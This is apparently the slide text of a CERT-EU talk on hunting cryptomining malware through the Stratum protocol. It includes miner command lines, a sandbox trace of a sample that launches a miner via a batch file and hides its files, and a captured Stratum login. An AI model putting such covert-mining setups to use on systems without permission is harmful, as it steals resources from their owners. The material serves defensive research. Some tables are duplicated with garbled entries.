



FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Trick or treat?

Unveil the “Stratum” of the mining pools

Northsec - 16-05-2019

Who's speaking ?



Ioana-Andrada TODIRICA

Security Administrator



Emilien LE JAMTEL

Security Analyst

The Computer Emergency Response Team for the EU institutions, bodies and agencies (EU-I):



Mandate: 2011 Pilot, 2012 Inter-institutional Taskforce, 2017
Inter-institutional agreement




Mission: to contribute to the security of the ICT
infrastructure of the EU-I



Constituency of 60+ organisations and over 40.000 users

30 members of staff delivering highly technical and specialised operational services



Cryptomining malware is still a thing



CVE-2019-3396 Redux: Confluence Vulnerability Exploited to Deliver Cryptocurrency Miner With Rootkit Trend Micro – 07-05-2019




If the market goes down, just infect more targets !



POCs are easily available online

Mining pools 101



The Stratum mining protocol is used to **distribute job** to mining pool workers



Solo-mining is an exception, especially in the botnet community.




The **Stratum mining protocol** was developed in 2012 as a replacement for the obsolete **getwork** protocol.




Line-based protocol over TCP sockets with payload encoded as **JSON-RPC messages**.

We developed different strategies to identify **Stratum servers**



* you can use a **SNORT rule** to detect the protocol

Let's hunt for interesting samples



Cryptomining malware Samples

Looking for samples matching:

stratum references


Hardcoded wallet addresses

Usage of known mining software

Outbound connections to mining pools

* Around 20000 unique samples collected

Processing workflow (static analysis)



Here are some way to specify **Stratum** server

Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	"pools": [{ "url": " pool.monero.hashvault.pro:3333 ", "user": "4BrL51JcC9NGQ71k...
xmr-stak	-	"pool_list" : [{"pool_address" : "haven.miner.rocks:4005", "wallet_address" : "hvxxzujE7USHRSMU...
cgminer	cgminer -o stratum+tcp://uk1.ghash.io:3333 -u username.worker -p X	"pools" : [{ "url" : " http://usa.wemineltc.com:3336 ", "user" : "user.worker",
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOUR_USER_NAME_OF_POOL -p YOUR_PASSWORD_OF_POOL	-
ccminer	ccminer-x64.exe -a x17 -o stratum+tcp://yiimp.eu:3777 -u DSqoG... -p X	{"url" : "stratum+tcp://stratum.nicehash.com:3333", "user" : "Bitcoin address", "pass" : "p=0.8", "algo" : "x11"}
ethminer	ethminer.exe --farm-recheck 200 -U -S eu1.ethermine.org:4444 -FS us1.ethermine.org:4444 -O X	-
Claymore	EthDcrMiner64.exe -epool stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LmMN... -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	POOL: eth-eu1.nanopool.org:9999 , WALLET: YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrrpool.com:3333 -u 48JvicghZ -p x	{"url" : "stratum+tcp://127.0.0.1:8332", "user" : "rpcuser", "pass" : "rpcpass",}

Here are some way to specify **Stratum** server

Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmrig-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOUR_WALLET_ADDRESS -p YOUR_PASSWORD	
ccminer	ccminer -o stratum+tcp://pool.monero.hashvault.pro:3333 -u 4BrL51JCC9NGQ71k... -p x	
ethminer	ethminer -o stratum+tcp://daggerhashimoto.eu.nicehash.com:3333 -ewal ILHMV... -psw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	
Claymore	EthD	YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL,PSW:X,WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x	{“url” : “stratum+tcp://127.0.0.1:8332”,v“user” : “rpcuser”, “pass” : “rpcpass”,}

Dynamic analysis

rsverse.it

Home Submissions Resources Contact

IP, Domain, Hash...

English

Analysed 6 processes in total (System Resource Monitor).

633868c5adc5ec520e55b92bcff4be17.exe (PID: 3132) 3681

cmd.exe cmd /c C:\32.bat (PID: 3140) 408

32.exe -o stratum-tcp://pool.minexmr.com:7777 -u 429euCzLAzGibAmq2Fq7MxEjO2zzbTGRSjB6ijAE4LUCfjs3oTmobZRL8QtffYcyfEBqjNwBkB2Ttpi4jYje5TEXMjtnR -p x-t 32 (PID: 3180) 448 Hash Seen Before

attrib.exe %WINDIR%\system32\attrib.exe +H 633868c5adc5ec520e55b92bcff4be17.exe (PID: 3240)

attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.bat (PID: 3256)

attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.exe (PID: 3248)

Logged Script Calls

Logged Stdout

Extracted Streams

Memory Dumps

Reduced Monitoring

Network Activity

Network Error

Multiscan Match

Incident Response

Indicators

File Details

Screenshots (9)

Hybrid Analysis (6)

Network Analysis

Extracted Strings

Extracted Files (3)

Notifications

Community (0)

Back to top

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
pool.minexmr.com	-	-	-

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
188.165.254.85	7777 TCP	32.exe PID: 3180	France ASN: 16276 (OVH SAS)

root@siftworkstation:/home/sansforensics/Desktop/shared# vol.py --profile=Win2003SP1x86 pslist -f CMIT_460_Lab_3-4.vmem

Volatility Foundation Volatility Framework 2.4

Offset (V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x8659f2a8	System	4	0	65	565	----	0		
0x8605a838	smss.exe	428	4	3	18	----		0 2009-10-30 17:15:29 UTC+0000	
0x864ada30	csrss.exe	692	428	12	465	0		0 2009-10-30 17:15:43 UTC+0000	
0x8616eb18	winlogon.exe	820	428	18	511	0		0 2009-10-30 17:15:49 UTC+0000	
0x85ff19a0	services.exe	1016	820	16	301	0		0 2009-10-30 17:15:59 UTC+0000	
0x863096d0	lsass.exe	1060	820	27	444	0		0 2009-10-30 17:16:01 UTC+0000	
0x85fec940	svchost.exe	1432	1016	6	80	0		0 2009-10-30 17:16:14 UTC+0000	
0x86301cd8	svchost.exe	1664	1016	11	232	0		0 2009-10-30 17:16:22 UTC+0000	
0x863b6538	svchost.exe	1748	1016	9	137	0		0 2009-10-30 17:16:23 UTC+0000	
0x8615cd88	svchost.exe	1824	1016	13	158	0		0 2009-10-30 17:16:24 UTC+0000	
0x86122ae8	svchost.exe	1848	1016	43	900	0		0 2009-10-30 17:16:25 UTC+0000	
0x8648d538	explorer.exe	880	856	10	329	0		0 2009-10-30 17:16:55 UTC+0000	
0x86113d88	sqlmangr.exe	1512	880	2	73	0		0 2009-10-30 17:17:13 UTC+0000	
0x860f52b8	spoolsv.exe	472	1016	14	134	0		0 2009-10-30 17:17:35 UTC+0000	
0x8648cc40	msdtc.exe	508	1016	21	158	0		0 2009-10-30 17:17:35 UTC+0000	
0x8616a6b8	svchost.exe	744	1016	2	56	0		0 2009-10-30 17:17:40 UTC+0000	
0x8612f020	inetinfo.exe	816	1016	9	183	0		0 2009-10-30 17:17:41 UTC+0000	
0x8610e020	sqlservr.exe	876	1016	22	251	0		0 2009-10-30 17:17:41 UTC+0000	
0x85d3ed88	svchost.exe	1240	1016	2	40	0		0 2009-10-30 17:17:47 UTC+0000	
0x86022d88	surveyor.exe	1284	1016	7	109	0		0 2009-10-30 17:17:47 UTC+0000	
0x86017898	svchost.exe	1812	1016	16	153	0		0 2009-10-30 17:17:50 UTC+0000	
0x85d248a0	sqlagent.EXE	336	1016	8	135	0		0 2009-10-30 17:17:55 UTC+0000	
0x85d2f020	svchost.exe	916	1016	15	133	0		0 2009-10-30 17:18:01 UTC+0000	
0x85cfa020	wmioprse.exe	2428	1432	4	168	0		0 2009-10-30 17:18:22 UTC+0000	
0x85cacd88	cmd.exe	4024	1848	1	32	0		0 2009-10-30 17:51:00 UTC+0000	
0x85d377a8	tango.exe	3632	4024	1	139	0		0 2009-10-30 17:55:23 UTC+0000	
0x85cab510	svchost.exe	2692	3632	1	128	0		0 2009-10-30 17:59:11 UTC+0000	
0x85cd7d88	w3wp.exe	3796	1812	13	121	0		0 2009-10-30 18:14:22 UTC+0000	
0x85cc6910	wmioprse.exe	1244	1432	6	121	0		0 2009-10-30 18:14:22 UTC+0000	
0x85c9b18	iexplore.exe	3280	1220	19	95	0		0 2009-10-30 18:14:22 UTC+0000	

root@siftworkstation:/home/sansforensics/Desktop/shared#

Sandbox reports

Memory Dumps

Wireshark · Follow TCP Stream (tcp.stream eq 17) · tmp

{ "id": 1, "jsonrpc": "2.0", "method": "login", "params": { "login": "4425NwMgyeYeFcPaTLAf7vMMu4wYr4jrkBvTk5SQvkoPS7WrVjshRHXuhsorWu4NraiP1onkSF2G6wMUsVtqc6fSGSP3fCyH", "pass": "x", "agent": "SQLSERVER/6.1.7601.23539 (Windows NT 6.1; Win64; x64) libuv/1.19.2 msvc/2017" } }, "result": { "id": "40839fe7-8bc1-45de-92dd-f63e378baab6", "job": "0707d9eedcd605a79fb045103033424f0e4f168b3f89b81c20a761230054502ec6e68ff9b2e2fd00000000b2fcf903f837d75f4980031dc07c51f0ec6aeaea56b52d9023a538808ab2446c09", "job_id": "Ud1H6dSUE5x885L2cmPCpPZFCIS", "target": "dc460300", "id": "40839fe7-8bc1-45de-92dd-f63e378baab6", "status": "OK" } }, { "jsonrpc": "2.0", "method": "job", "params": { "blob": "0707b8f1dcd605101a551432ee4ba043af4b48203c761bbcc0620909415d4d329aa2be57f4154d00000000286f4a1050ae50c7bfeea3c7eba59144b2bec0102807a838a6b559a99df10ee115", "job_id": "c67a5RotggfNoh56/x5Nzi2DcWdT", "target": "dc460300", "id": "40839fe7-8bc1-45de-92dd-f63e378baab6" } }

3 client pkts, 4 server pkts, 3 turns.

Entire conversation (947 bytes)

Show and save data as ASCII

Stream 17

Find:

Find Next

Filter Out This Stream

Print

Save as...

